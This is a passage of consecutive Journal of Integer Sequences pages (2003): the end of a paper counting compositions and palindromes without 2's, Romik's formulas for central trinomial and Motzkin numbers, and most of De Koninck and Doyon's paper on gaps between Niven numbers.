We will now look at the patterns in the columns and diagonals of Table 3. The patterns in the left two columns clearly continue, since they correspond, respectively, to the single composition with one part, namely n, and the $n-3$ ways (for $n > 4$) to add two numbers (without using a 2) to get n. None of the remaining columns in Table 3 show any obvious pattern and they do not (yet) occur in [10].

Unlike the columns, the diagonals contain a rich set of patterns and show many connections to known integer sequences. For the entry in row n and column j in the k^{th} diagonal, we have $n - j = k - 1$, and thus the entries in the k^{th} diagonal are given by

	$j=1$	2	3	4	5	6	7	8	9	10	11
$n=1$	1										
2	0	1									
3	1	0	1								
4	1	2	0	1							
5	1	2	3	0	1						
6	1	3	3	4	0	1					
7	1	4	6	4	5	0	1				
8	1	5	9	10	5	6	0	1			
9	1	6	13	16	15	6	7	0	1		
10	1	7	18	26	25	21	7	8	0	1	
11	1	8	24	40	45	36	28	8	9	0	1
12	1	9	31	59	75	71	49	36	9	10	0
13	1	10	39	84	120	126	105	64	45	10	11
14	1	11	48	116	185	216	196	148	81	55	11
15	1	12	58	156	276	356	357	288	201	100	66
16	1	13	69	205	400	567	623	554	405	265	121
17	1	14	81	264	565	876	1050	1016	819	550	341

Table 3: The number of compositions of n with j parts

$C_j(n,\hat{2}) = C_j(j+k-1,\hat{2})$. We will look at the possible compositions of n having j parts by creating a composition of $n = j+k-1$ as follows: we start with j 1's (as there are to be j parts), and then distribute the difference $n-j = k-1$ across these j parts, adding to the 1's that are already there, as illustrated in the following example. Consider the compositions of $n = 4$ having $j = 2$ parts which can be generated as follows: first create two 1's, resulting in the composition 1+1. Then distribute the difference $n - j = 2$, i.e., consider all the partitions of 2, namely $\{2\}$ and $\{1,1\}$. Using the first partition leads to 3+1 (the first 1 is increased by 2) or 1+3 (the second 1 is increased by 2), and the second partition creates 2+2 (both 1's are increased by 1). The latter composition is not allowed as it contains 2's, so we have to disregard all the partitions of $n-j$ that contain a 1.

Now we can look at the diagonals in general, using this method to create and count the compositions of n having a given number of parts.

Theorem 5 *1.* $C_j(j,\hat{2}) = 1$ *(first diagonal)*
2. $C_j(j+1,\hat{2}) = 0$ *(second diagonal)*
3. $C_j(j+2,\hat{2}) = C_j(j+3,\hat{2}) = j$ *(third and fourth diagonals).*

Proof. The first diagonal corresponds to the compositions of all 1's, the only way to have n parts in a composition of n. For the second diagonal, $k = 2$ and thus $n-j = 1$. The only partition of 1 is itself, but this partition has to be excluded, so there are no compositions of n (without 2's) having $n-1$ parts. On the third diagonal, $k = 3$ and $n-j = 2$. This is exactly the example described above (for $j = 2$). Thus, the only partition for distributing

the difference between n and j is the single 2. Since there are j parts, there are exactly j possible compositions (with a single 3 and $j-1$ 1's). For the fourth diagonal, a similar argument applies, as the only partition of 3 without 1's is the single 3, so there are again j possible compositions (with a single 4 and $j-1$ 1's). ■

The next few diagonals contain more interesting sequences.

Theorem 6 *1.* $C_j(j+4,\hat{2}) = j(j+1)/2$*, i.e., the triangle numbers occur in the fifth diagonal.*
2. $C_j(j+5,\hat{2}) = j^2$*, i.e., the square numbers occur in the sixth diagonal.*

Proof. For $k=5$, we need to distribute $n-j=4$. The partitions of 4 that do not contain a 1 are $\{4\}$ and $\{2,2\}$. There are j ways to place the additional 4 and $j(j-1)/2$ ways to allocate the two 2's. Thus, $C_j(j+4,\hat{2}) = j + j(j-1)/2 = j(j+1)/2$. For $k=6$, we need to distribute $n-j=5$. The partitions of 5 that do not contain a 1 are $\{5\}$ and $\{3,2\}$, and there are j possibilities for the first partition and $j(j-1)$ for the second. Altogether, we have $C_j(j+5,\hat{2}) = j + j(j-1) = j^2$. ■

Theorem 7 *The seventh diagonal contains the n-dimensional partitions of 4.*

Proof. For $k=7$, we need to distribute $n-j=6$. The partitions of 6 that do not contain a 1 are $\{6\}$, $\{4,2\}$, $\{3,3\}$ and $\{2,2,2\}$. There are j compositions for the first partition, $j(j-1)$ for the second, $j(j-1)/2$ for the third, and $j(j-1)(j-2)/6$ for the fourth. Adding these terms and simplifying shows that

$$C_j(j+6,\hat{2}) = j(j^2+6j-1)/6.$$

The sequence $C_j(j+6,\hat{2})$ appears as A008778 in Sloane's On-Line Encyclopedia of Integer Sequences [10]. A008778 is defined by

$$a(n) = (n+1)(n^2+8n+6)/6$$

and counts the n-dimensional partitions of 4 (for a definition see [1], p. 179). We need to show the equivalence of the sequences $a(n)$ and $C_j(j+6,\hat{2})$ for a suitable value of n. The formulas for these two sequences suggest that $C_j(j+6,\hat{2}) = a(j-1)$, which can be confirmed by basic algebraic manipulations. ■

Theorem 8 *The eighth diagonal contains the pentagonal pyramidal numbers.*

Proof. For $k=8$, we need to distribute $n-j=7$. The partitions of 7 that do not contain a 1 are $\{7\}$, $\{5,2\}$, $\{4,3\}$ and $\{3,2,2\}$. These correspond, respectively, to the following number of compositions: j, $j(j-1)$, $j(j-1)$, and $j(j-1)(j-2)/2$. Adding these terms and simplifying shows that

$$C_j(j+7,\hat{2}) = j^2(j+1)/2.$$

The sequence $C_j(j+7,\hat{2})$ appears as A002411 in Sloane's On-Line Encyclopedia of Integer Sequences [10]. A002411 is defined by

$$a(n) = n^2(n+1)/2$$

and counts the pentagonal pyramidal numbers (for a definition see [3], pp. 193-195). Clearly, $C_j(j+7,\hat{2}) = a(j)$. ■

Theorem 9 *The ninth diagonal contains the n-dimensional partitions of 5.*

Proof. For $k = 9$, we need to distribute $n - j = 8$. The partitions of 8 that do not contain a 1 are $\{8\}$, $\{6, 2\}$, $\{5, 3\}$, $\{4, 4\}$, $\{4, 2, 2\}$, $\{3, 3, 2\}$ and $\{2, 2, 2, 2\}$ and together generate a total of

$$j + 2j(j-1) + \binom{j}{2} + 2j\binom{j-1}{2} + \binom{j}{4} = j + 5\binom{j}{2} + 6\binom{j}{3} + \binom{j}{4}$$

compositions. $C_j(j+8, \hat{2})$ appears as A008779 in Sloane's On-Line Encyclopedia of Integer Sequences [10]. A008779 is defined by

$$a(n) = 1 + 6n + 11\binom{n}{2} + 7\binom{n}{3} + \binom{n}{4}$$

and counts the n-dimensional partitions of 5 (for a definition see [1], p. 179). We need to show the equivalence of the sequences $a(n)$ and $C_j(j+8, \hat{2})$ for a suitable value of n. Replacing j by $j+1$ in the expression derived above for $C_j(j+8, \hat{2})$ and simplifying shows that $C_{j+1}((j+1)+8, \hat{2}) = a(j)$, i.e., $C_j(j+8, \hat{2}) = a(j-1)$, similar to the case $k = 7$. ■

Remark. The n-dimensional partitions of 4 and 5 are not the only ones contained in the diagonals of Table 3. Further study shows that the n-dimensional partitions of 2 and 3 also occur on the diagonals. In [1], formulas for the n-dimensional partitions of k are given for $k \leq 6$. The n-dimensional partitions of 2 are given as $a(n) = n + 1$, which is the sequence in the 3rd diagonal: $C_j(j+2, \hat{2}) = a(j-1)$. The n-dimensional partitions of 3 are given as $a(n) = 1 + 2n + n(n-1)/2$, and simple algebraic manipulation shows that this sequence appears on the 5th diagonal: $C_j(j+4, \hat{2}) = a(j-1)$. A pattern emerges: for odd k, the k^{th} diagonal contains the n-dimensional partitions of $(k+1)/2$. This conjecture was very exciting because no generating function exists for this family; if a nice connection could be established, then one could compute the n-dimensional partitions in a simple way, using Theorem 4. However, the pattern does not continue: the sequence for the n-dimensional partitions of 6, namely, $\{11, 48, 140, 326, 657, 1197, \ldots\}$, which should have appeared in the 11^{th} d iagonal, does not show up. Nor does this sequence appear in the 13^{th} diagonal, the only one that has 11 as the second element.

5 The number of palindromes with no 2's

As a last exploration, let us consider the number of palindromes of n with no 2's. Table 4 lists the actual palindromes for the first few values of n.

In the following theorem, we give recursive formulas and the generating function for $P(n, \hat{2})$.

Theorem 10 *The number of palindromes of n without 2's is given by*

$$P(n, \hat{2}) = \begin{cases} C(k+1, \hat{2}), & \text{for } n = 2k, k \geq 0; \\ C(k+1, \hat{2}) + C(k-1, \hat{2}), & \text{for } n = 2k+1, k \geq 0, \end{cases}$$

with generating function $G_P(z) = \sum_{n=0}^{\infty} P(n, \hat{2}) z^n = \dfrac{1+z}{1-z^2-z^3}$.

n	1	2	3	4	5
Palindromes of n with no 2's	1	$1+1$	$1+1+1$ 3	$1+1+1+1$ 4	$1+1+1+1+1$ $1+3+1$ 5

Table 4: Palindromes of n with no 2's

Proof. In general, for odd n, begin with any odd number $1 \leq m \leq n$ as a middle entry and fill in the left side of the palindrome of n with any composition of $(n-m)/2 = j$ that has no 2's and complete the right side of the palindrome of n with the composition of j in opposite order. The total number of such palindromes is given by $P(2k+1,\hat{2}) = \sum_{j=0}^{k} C(j,\hat{2}) = C(k+1,\hat{2}) + C(k-1,\hat{2})$. For even n, we must omit the palindromes that are formed with a 2 in the middle, but do allow an even split, i.e., no middle term. Thus, $P(2k,\hat{2}) = C(k,\hat{2}) + \sum_{j=0}^{k-2} C(j,\hat{2}) = C(k+1,\hat{2})$, where the last equality follows from Eq. (2). Note that we define $P(0,\hat{2}) = 1$ similar to the definition for $C(0,\hat{2})$.

To derive the generating function, we separate $G_P(z)$ into odd and even terms, substitute the relevant formulas, factor out appropriate powers of z and express the resulting series in terms of the generating function $G_C(z^2)$:

$$\begin{aligned} G_P(z) &= \sum_{k=0}^{\infty} P(2k+1,\hat{2}) z^{2k+1} + \sum_{k=0}^{\infty} P(2k,\hat{2}) z^{2k} \\ &= \frac{1}{z}\sum_{k=0}^{\infty} C(k+1,\hat{2})(z^2)^{k+1} + z^3 \sum_{k=0}^{\infty} C(k-1,\hat{2})(z^2)^{k-1} + \\ &\quad \frac{1}{z^2}\sum_{k=0}^{\infty} C(k+1,\hat{2})(z^2)^{k+1} \\ &= G_C(z^2)\left(\frac{z+z^5+1}{z^2}\right) - \frac{1}{z} - \frac{1}{z^2}. \end{aligned}$$

Substituting the formula for $G_C(z^2)$ and simplifying gives the desired result. ∎

Table 5 gives the number of palindromes of n without 2's for $0 \leq n \leq 16$.

n	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
$P(n,\hat{2})$	1	1	1	2	2	3	4	5	7	9	12	16	21	28	37	49	65

Table 5: The number of palindromes of n without 2's

The sequence $P(2k+1,\hat{2})$ appears as A005314 in [10] as one of the sequences used to define Toeplitz matrices whose inverses contain large entries (for a definition see [8], p. 130). A005314's definition, $a(n) = 2a(n-1) - a(n-2) + a(n-3)$ is identical to

Equation 2, which counts the number of compositions. There is an easy combinatorial explanation for this fact, namely an alternative method to create palindromes. Rather than using compositions, we proceed in a manner similar to the way we created compositions recursively: Append "1+" and "+1" to the left and right end of a palindrome of (odd) n, respectively, or increase the two end summands by 1. If the palindrome consists of a single summand, increase the summand by 2 instead. Delete the palindromes that would result in a forbidden 2, and create those that have end summands 3 by adding a 3 to both ends of a palindrome of $n-6$. Thus, the total number of palindromes for odd n is given by is given by $P(2k+1,\hat{2}) = 2P(2(k-1)+1,\hat{2}) - P(2(k-2)+1,\hat{2}) + P(2(k-3)+1,\hat{2})$. Comparison of the initial terms $(a(0)=0,\ a(1)=1,\ a(2)=2)$ shows that $P(2k+1,\hat{2}) = a(k+1)$.

The complete sequence $P(n,\hat{2})$ appears in [10] as shifted sequence A000931, the Padovan sequence, with $a(n) = P(n-5,\hat{2})$, and as A078027, with $a(n) = P(n-7,\hat{2})$. Using the generating function derived in Theorem 10 and standard methods to compute the generating function of a shifted sequence (see for example [11], Rule 1, p. 34), it can be established that the sequences are identical.

6 Extensions and open problems

We have not counted the number of occurrences of the integer i in all palindromes of n, nor the number of palindromes of n with j parts. Previous experience [6] predicts that the formulas tend to be more complicated for palindromes, as it is necessary to distinguish between odd and even n, as seen also in Theorem 10 for the total number of palindromes of n.

Another problem is to ask similar questions for partitions of n without 2's. In the proofs of Theorems 5 through 9 we used partitions in order to count the compositions without 2's. Table 6 gives the number of partitions of n with no 2's, computed using *Mathematica*. No easy recursion exists to create the partitions of $n+1$ from those of n. Again the corresponding sequence is not yet listed in [10].

n	1	2	3	4	5	6	7	8	9	10	11	12	13	14
$\pi(n)$	1	1	2	3	4	6	8	11	15	20	26	35	45	58

n	15	16	17	18	19	20	21	22	23	24
$\pi(n)$	75	96	121	154	193	242	302	375	463	573

Table 6: The number of partitions of n without 2's

7 Acknowledgements

The authors would like to thank the anonymous referee for his thorough reading of the manuscript.

References

[1] G. E. Andrews, *The Theory of Partitions*, Cambridge University Press, 1984.

[2] R. Austin and R. K. Guy, Binary sequences without isolated ones, *Fibonacci Quart.*, **16** (1978) 84–86.

[3] A. H. Beiler, *Recreations in the Theory of Numbers*, Dover Publications, New York, 1964.

[4] R. C. Brigham, R. M. Caron, P. Z. Chinn and R. P. Grimaldi, A tiling scheme for the Fibonacci Numbers, *J. Recreational Mathematics*, Volume 28, Number 1 (1996-7) 10–16.

[5] P. Z. Chinn, G. Colyer, M. Flashman and E. Migliore, Cuisenaire rods go to college, *PRIMUS*, Vol. II, Number 2 (1992) 118–130.

[6] P. Z. Chinn, R. P. Grimaldi and S. Heubach, The frequency of summands of a particular size in palindromic compositions, to appear in *Ars Combin.*

[7] P. Z. Chinn and E. O. Hare, Tiling with Cuisenaire rods, G. E. Bergum et al. (eds.), *Applications of Fibonacci Numbers*, Kluwer Academic Publishers, **6** (1996) 165–171.

[8] R. L. Graham and N. J. A. Sloane, Anti-Hadamard matrices, *Linear Algebra Appl.*, **62** (1984) 113–137.

[9] R. P. Grimaldi, Compositions without the summand 1, *Congr. Numer.* **152** (2001) 33–43.

[10] N. J. A. Sloane, editor (2002), *The On-Line Encyclopedia of Integer Sequences*, http://www.research.att.com/ njas/sequences/

[11] H. S. Wilf, *Generatingfunctionology*, 2^{nd} edition, Academic Press, 1994.

2000 *Mathematics Subject Classification*: 05A99 .
Keywords: Compositions, palindromes, n-dimensional partitions, pentagonal pyramidal numbers, square numbers, triangle numbers, tilings.

(Concerned with sequences A005251, A008778, A002411, A008779, A005314, A000931, and A078027 .)

Received January 24, 2003; revised version received July 2, 2003. Published in *Journal of Integer Sequences* July 8, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.2.4

Some formulas for the central trinomial and Motzkin numbers

Dan Romik
Department of Mathematics
Weizmann Institute of Science
Rehovot 76100
Israel

Abstract: We prove two new formulas for the central trinomial coefficients and the Motzkin numbers.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A001006 A002426 .)

Received March 25, 2003; revised version received June 20, 2003. Published in *Journal of Integer Sequences* July 8, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.4

Some formulas for the central trinomial and Motzkin numbers

Dan Romik
Department of Mathematics
Weizmann Institute of Science
Rehovot 76100
Israel
romik@wisdom.weizmann.ac.il

Abstract

We prove two new formulas for the central trinomial coefficients and the Motzkin numbers.

1 Introduction

Let c_n denote the nth *central trinomial coefficient*, defined as the coefficient of x^n in the expansion of $(1+x+x^2)^n$, or more combinatorially as the number of planar paths starting at $(0,0)$ and ending at $(n,0)$, whose allowed steps are $(1,0),(1,1),(1,-1)$. Let m_n denote the nth *Motzkin number*, defined as the number of such planar paths which do not descend below the x-axis. The first few c_n's are $1,3,7,19,51,...$, and the first few m_n's are $1,2,4,9,21,....$ We prove

Theorem 1

$$m_n = \sum_{k=\lceil (n+2)/3 \rceil}^{\lfloor (n+2)/2 \rfloor} \frac{(3k-2)!}{(2k-1)!(n+2-2k)!(3k-n-2)!} \tag{1}$$

$$c_n = (-1)^{n+1} + 2n \sum_{k=\lceil n/3 \rceil}^{\lfloor n/2 \rfloor} \frac{(3k-1)!}{(2k)!(n-2k)!(3k-n)!} \tag{2}$$

It is interesting to compare these formulas with some of the other known formulas [6] for m_n and c_n:

$$m_n = \sum_{k=0}^{\lfloor n/2 \rfloor} \frac{n!}{k!(k+1)!(n-2k)!}$$

$$m_n = \sum_{k=0}^{n} \frac{(-1)^{n+k}\, n!\,(2k+2)!}{k!\,((k+1)!)^2\,(k+2)(n-k)!}$$

$$c_n = \sum_{k=0}^{\lfloor n/2 \rfloor} \frac{n!}{(k!)^2 (n-2k)!}$$

$$c_n = \frac{1}{2^n} \sum_{k=0}^{\lfloor n/2 \rfloor} \frac{3^k (2n-2k)!}{k!(n-k)!(n-2k)!}$$

Formulas such as (1) and (2) can be proven automatically by computer, using the methods and software of Petkovšek, Wilf and Zeilberger [5]. We offer an independent, non-automatic proof that involves a certain symmetry idea which might lead to the discovery of other such identities. Two simpler auxiliary identities used in the proof are also automatically verifiable and shall not be proved.

2 Proof of the main result

Proof of (1). Our proof uses a variant of the generating function [6] for the numbers m_n, namely

$$f(x) = \frac{1 - x + \sqrt{1 + 2x - 3x^2}}{2} = 1 - x^2 + \sum_{n=3}^{\infty} (-1)^{n+1} m_{n-2} x^n$$

Then f satisfies $f(0) = 1, f(1) = 0$ and is decreasing on $[0, 1]$. Another property of f that will be essential in the proof is that it satisfies the functional equation

$$f(x)^2 - f(x)^3 = x^2 - x^3, \qquad 0 \le x \le 1, \tag{3}$$

as can easily be verified. A simple corollary of this is that $f(f(x)) = x$ for $x \in [0, 1]$.

Next, define

$$g(x) = \sum_{k=1}^{\infty} \frac{2(3k-2)!}{(2k)!(k-1)!} (x^2 - x^3)^k$$

Since on $[0, 1]$, the maximal value attained by $x^2 - x^3$ is $4/27$ (at $x = 2/3$), by Stirling's formula the series is seen to converge everywhere on $[0, 1]$, to a function $g(x)$ which is real-analytic except at $x = 2/3$. We now expand $g(x)$ in powers of $1 - x$; all rearrangement operations are permitted by absolute convergence:

$$g(x) = \sum_{k=1}^{\infty} \frac{2(3k-2)!}{(2k)!(k-1)!} x^{2k} (1-x)^k =$$

$$= \sum_{k=1}^{\infty} \frac{2(3k-2)!}{(2k)!(k-1)!} (1-x)^k \sum_{j=0}^{k} \binom{2k}{j} (-1)^j (1-x)^j =$$

$$= \sum_{n=1}^{\infty} \left(\sum_{k=\lceil n/3 \rceil}^{n} \binom{2k}{n-k} (-1)^{n+k} \frac{2(3k-2)!}{(2k)!(k-1)!} \right) (1-x)^n = 1 - x,$$

where the last equality follows from the automatically verifiable [5] identity

$$\sum_{k=\lceil n/3\rceil}^{n} \frac{(-1)^k(3k-2)!}{(k-1)!(n-k)!(3k-n)!} = 0, \qquad n > 1.$$

We have shown that $g(x) = 1 - x$ near $x = 1$. But since $g(x)$ is defined as a function of $x^2 - x^3$, by (3) it follows that $g(f(x)) = g(x)$, and therefore near $x = 0$ we have

$$g(x) = g(f(x)) = 1 - f(x) = x^2 + \sum_{n=3}^{\infty} (-1)^n m_{n-2} x^n.$$

Now to prove (1), we expand $g(x)$ into powers of x, again using easily justifiable rearrangement operations

$$g(x) = \sum_{k=1}^{\infty} \frac{2(3k-2)!}{(2k)!(k-1)!} x^{2k}(1-x)^k =$$

$$= \sum_{k=1}^{\infty} \frac{2(3k-2)!}{(2k)!(k-1)!} x^{2k} \sum_{j=0}^{k} \binom{k}{j} (-1)^j x^j =$$

$$= \sum_{n=2}^{\infty} \left((-1)^n \sum_{k=\lceil n/3\rceil}^{\lfloor n/2\rfloor} \frac{(3k-2)!}{(2k-1)!(n-2k)!(3k-n)!} \right) x^n.$$

Equating coefficients in the last two formulas gives (1). ∎

Proof of (2). We use a similar idea, this time using instead of the function $f(x)$ the function $-\log f(x)$, which generates a sequence related to c_n. Since the generating function for c_n is well known [6] to be $1/\sqrt{1-2x-3x^2}$, it is easy to verify that

$$\frac{f'(x)}{f(x)} = \sum_{n=0}^{\infty} \frac{(-1)^n c_{n+1} - 1}{2} x^n$$

and therefore

$$-\log f(x) = \sum_{n=1}^{\infty} \frac{(-1)^n c_n + 1}{2n} x^n.$$

Now define the function

$$h(x) = \sum_{k=1}^{\infty} \frac{(3k-1)!}{k!(2k)!} (x^2 - x^3)^k$$

which again converges for all $x \in [0, 1]$ to a function which is analytic except at $x = 2/3$. Expanding $h(x)$ into powers of $1 - x$ gives

$$h(x) = \sum_{k=1}^{\infty} \frac{(3k-1)!}{k!(2k)!} (1-x)^k \sum_{j=0}^{2k} \binom{2k}{j} (-1)^j (1-x)^j =$$

$$= \sum_{n=1}^{\infty} \left(\sum_{k=\lceil n/3 \rceil}^{n} \binom{2k}{n-k} (-1)^{n-k} \frac{(3k-1)!}{k!(2k)!} \right) (1-x)^n =$$

$$= \sum_{n=1}^{\infty} \frac{(1-x)^n}{n} = -\log x,$$

again making use of a verifiable identity [5], namely that

$$(-1)^n \sum_{k=\lceil n/3 \rceil}^{n} \frac{(-1)^k (3k-1)!}{k!(n-k)!(3k-n)!} = \frac{1}{n}, \qquad n \geq 1. \tag{4}$$

So $h(x) = -\log x$ near $x = 1$, and therefore because of the symmetry property (3) we have that $h(x) = -\log f(x)$ near $x = 0$. Expanding $h(x)$ in powers of x near $x = 0$ gives

$$-\log f(x) = h(x) = \sum_{k=1}^{\infty} \frac{(3k-1)!}{k!(2k)!} x^{2k} \sum_{j=0}^{k} \binom{k}{j} (-1)^j x^j =$$

$$= \sum_{n=2}^{\infty} \left((-1)^n \sum_{k=\lceil n/3 \rceil}^{\lfloor n/2 \rfloor} \frac{(3k-1)!}{(2k)!(n-2k)!(3k-n)!} \right) x^n$$

Equating coefficients with our previous expansion of $h(x)$ gives (2). ∎

Remarks.

1. One obvious question on seeing formulas (1) and (2) is, Can they be explained combinatorially? That is, do there exist bijections between sets known to be enumerated by the numbers m_n and c_n, and sets whose cardinality is seen to be the right-hand sides of (1) and (2)? Such explanations elude us currently.

2. Identity (4) is a special case of a more general identity [4, Eq. (6)] that was discovered by Thomas Liggett.

3. See [1, 2, 3, 6] for some other formulas involving the central trinomial coefficients and the Motzkin numbers, and for more information on the properties, and the many different combinatorial interpretations, of these sequences.

3 Acknowledgments

Thanks to the anonymous referee for some useful suggestions and references.

References

[1] M. Aigner, Motzkin numbers. *European J. Combin.* 19 (1998), 663–675.

[2] E. Barcucci, R. Pinzani and R. Sprugnoli, The Motzkin family. *Pure Math. Appl. Ser. A* 2 (1991), 249–279.

[3] R. Donaghey and L. W. Shapiro, Motzkin numbers. *J. Combin. Theory Ser. A* 23 (1977), 291–301.

[4] A. E. Holroyd, D. Romik and T. M. Liggett, Integrals, partitions and cellular automata. To appear in *Trans. Amer. Math. Soc.*

[5] M. Petkovšek, H. S. Wilf and D. Zeilberger, $A = B$, A. K. Peters, 1996.

[6] N. J. A. Sloane, editor (2003), The On-Line Encyclopedia of Integer Sequences, `http://www.research.att.com/~njas/sequences/`, sequences `A002426`, `A001006`.

2000 *Mathematics Subject Classification*: 05A10, 05A15, 05A19.
Keywords: central trinomial coefficients, Motzkin numbers, binomial identities.

(Concerned with sequences A001006 and A002426.)

Received March 25, 2003; revised version received June 20, 2003. Published in *Journal of Integer Sequences* July 8, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.2.5

Large and Small Gaps Between Consecutive Niven Numbers

Jean-Marie De Koninck and Nicolas Doyon
Département de mathématiques et de statistique
Université Laval
Québec G1K 7P4
Canada

Abstract: A positive integer is said to be a Niven number if it is divisible by the sum of its decimal digits. We investigate the occurrence of large and small gaps between consecutive Niven numbers.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A005349 .)

Received October 21, 2002; revised version received June 20, 2003. Published in *Journal of Integer Sequences* July 9, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.5

Large and small gaps between consecutive Niven numbers

Jean-Marie De Koninck[1] and Nicolas Doyon
Département de mathématiques et de statistique
Université Laval
Québec G1K 7P4
Canada
jmdk@mat.ulaval.ca
doyon@dms.umontreal.ca

Abstract

A positive integer is said to be a Niven number if it is divisible by the sum of its decimal digits. We investigate the occurrence of large and small gaps between consecutive Niven numbers.

1 Introduction

A positive integer n is said to be a *Niven number* (or a Harshad number) if it is divisible by the sum of its (decimal) digits. For instance, 153 is a Niven number since 9 divides 153, while 154 is not. Niven numbers have been extensively studied; see for instance Cai [1], Cooper and Kennedy [2], Grundman [5] or Vardi [6].

Let $N(x)$ denote the number of Niven numbers $\leq x$. Recently, De Koninck and Doyon proved [3], using elementary methods, that given any $\varepsilon > 0$,

$$x^{1-\varepsilon} \ll N(x) \ll \frac{x \log\log x}{\log x}.$$

Later, using complex variables as well as probabilistic number theory, De Koninck, Doyon and Kátai [4] showed that

$$N(x) = (c + o(1))\frac{x}{\log x}, \tag{1}$$

[1]Research supported in part by a grant from NSERC.

where c is given by

$$c = \frac{14}{27} \log 10 \approx 1.1939. \tag{2}$$

In this paper, we investigate the occurrence of large gaps between consecutive Niven numbers. Secondly, denoting by $T(x)$ the number of Niven numbers $n \leq x$ such that $n+1$ is also a Niven number, we prove that

$$T(x) \ll \frac{x \log\log x}{(\log x)^2}.$$

We conclude by stating a conjecture.

2 Main results

Given a positive integer ℓ, let n_ℓ be the smallest positive integer n such that the interval $[n, n+\ell-1]$ does not contain any Niven numbers.

Theorem 1. *If ℓ is sufficiently large, then*

$$n_\ell < (100(\ell+2))^{\ell+3}.$$

Theorem 2. *As $x \to \infty$,*

$$T(x) \ll \frac{x \log\log x}{(\log x)^2}.$$

3 The search for large gaps between consecutive Niven numbers

It follows from the fact that the set of Niven numbers is of zero density that there exist arbitrarily long intervals free of Niven numbers.

Denote by $n = n(k)$ the smallest Niven number such that $n+k$ is also a Niven number while each one of $n+1, n+2, \ldots, n+k-1$ is not. The following table provides the value of $n(k)$ when k is a multiple of 10 up to 120.

k	$n(k)$
10	90
20	7560
30	28680
40	119772
50	154876
60	297864

k	$n(k)$
70	968760
80	7989168
90	2879865
100	87699842
110	497975920
120	179888904

We shall now show how one can construct arbitrary large intervals free of Niven numbers, say intervals of length ℓ, and thereby establish the proof of Theorem 1.

First, given a positive integer m, set

$$t = t(m) = \left\lfloor \frac{\log(18m)}{\log 10} \right\rfloor + 1, \tag{3}$$

where $\lfloor y \rfloor$ stands for the largest integer $\leq y$, and let m be the smallest positive integer satisfying

$$\frac{9m - 9t - 1}{9t + 2} > \ell. \tag{4}$$

Then consider integers n which can be written as the concatenation of the numbers $10^m - 1$ and d, where d is a t digit number yet to be determined, that is the $m + t$ digit number

$$n = \langle \underbrace{99\cdots9}_{m}, d \rangle = (10^m - 1) \cdot 10^t + d. \tag{5}$$

Then let $b \cdot 9m$ be the smallest multiple of $9m$ located in the interval

$$I = [\underbrace{99\cdots9}_{m}\underbrace{00\cdots0}_{t}\ ,\ \underbrace{99\cdots9}_{m+t}].$$

Note that at least two such multiples of $9m$ belong to I since the length of I is 10^t, which itself is larger than $18m$ because of (3).

We now count the number of Niven numbers belonging to the interval

$$J := [b \cdot 9m, (b+1) \cdot 9m[\subset I.$$

For any positive integer n of the form (5), it is clear that $n \in I$ and thus that $s(n)$ can take at most $9t+1$ values ranging from $9m$ to $9m+9t$. It follows that for any fixed value of $s(n)$, there is at most one multiple of $s(n)$ in the interval J, and therefore that there exist at most $9t + 1$ Niven numbers in J.

We have thus created an interval J of length $9m$ containing at most $9t+1$ Niven numbers, and therefore, by a pigeon-hole argument, containing a subinterval free of Niven numbers and of length at least $\dfrac{9m - 9t - 1}{9t + 2}$, which is larger than ℓ by condition (4), thus completing our task of constructing arbitrarily large intervals free of Niven numbers.

For example, if we require gaps of width $\ell = 100$, 200 and 300 respectively, free of Niven numbers, here is a table showing the corresponding values of m and t, as well as the length of the interval J which needs to be investigated to find the proper gap.

ℓ	m	t	length of J
100	416	4	3744
200	1028	5	9252
300	1539	5	13851

The good news about this algorithm is that by scanning relatively small intervals (of length $O(\ell \log \ell)$), we are guaranteed arbitrary large gaps. The bad news is that gaps this large are more likely to occur much sooner, as is shown, for instance, in the first table of this section in the case $\ell = 100$. Nevertheless, our algorithm provides a non trivial bound on n_ℓ, which is precisely the object of Theorem 1 which now becomes easy to proves. Indeed, if ℓ is large enough, we have in view of (4)

$$\frac{9m - 9t}{9t} < \ell + 1,$$

so that

$$m < \frac{m}{t} < \ell + 2.$$

Therefore, using (3) and (5), we have

$$\begin{aligned} n_\ell &< 10^{m+t} = 10^{\frac{m+t}{t}\cdot t} = 10^{\left(\frac{m}{t}+1\right)\cdot t} < 10^{(\ell+3)\cdot t} < 10^{(\ell+3)(\frac{\log m}{\log 10}+2)} < 10^{(\ell+3)(\frac{\log(\ell+2)}{\log 10}+2)} \\ &= e^{\log(\ell+2)^{\ell+3}} \cdot 10^{2(\ell+3)} = (\ell+2)^{\ell+3} \cdot 10^{2(\ell+3)} = (100(\ell+2))^{\ell+3}, \end{aligned}$$

which proves Theorem 1.

4 Small gaps between consecutive Niven numbers

It follows from (1) that the sum of the reciprocals of the Niven numbers diverges, and in fact that

$$\sum_{\substack{n \le x \\ n \text{ Niven number}}} \frac{1}{n} = (c + o(1)) \log\log x,$$

where c is given by (2).

We shall call *twin Niven numbers* those pairs $(n, n+1)$, such as (20,21) and (152,153), both members of which are Niven numbers. We can show that the sum of the reciprocals of twin Niven numbers converges. In fact, we can establish that if T stands for the set of twin Niven numbers $(n, n+1)$ and

$$T(x) := \#\{n \le x : (n, n+1) \in T\},$$

then

$$T(x) = O\left(\frac{x \log\log x}{(\log x)^2}\right),$$

which is precisely the statement of Theorem 2 and which implies that

$$\sum_{\substack{n \\ (n,n+1)\in T}} \frac{1}{n} < +\infty. \tag{6}$$

Indeed, using Theorem 2, one can write that

$$\sum_{\substack{n \le x \\ (n,n+1)\in T}} \frac{1}{n} = \sum_{\substack{n \\ (n,n+1)\in T}} \frac{1}{n} - \sum_{\substack{n > x \\ (n,n+1)\in T}} \frac{1}{n} = c_2 + O\left(\frac{\log\log x}{\log x}\right),$$

where

$$c_2 = 1+\frac{1}{2}+\frac{1}{3}+\cdots+\frac{1}{9}+\frac{1}{20}+\frac{1}{80}+\frac{1}{110}+\frac{1}{111}+\frac{1}{132}+\frac{1}{152}+\frac{1}{200}+\frac{1}{209}+\frac{1}{224}+\frac{1}{399}+\cdots \approx 3.07,$$

which in particular implies (6).

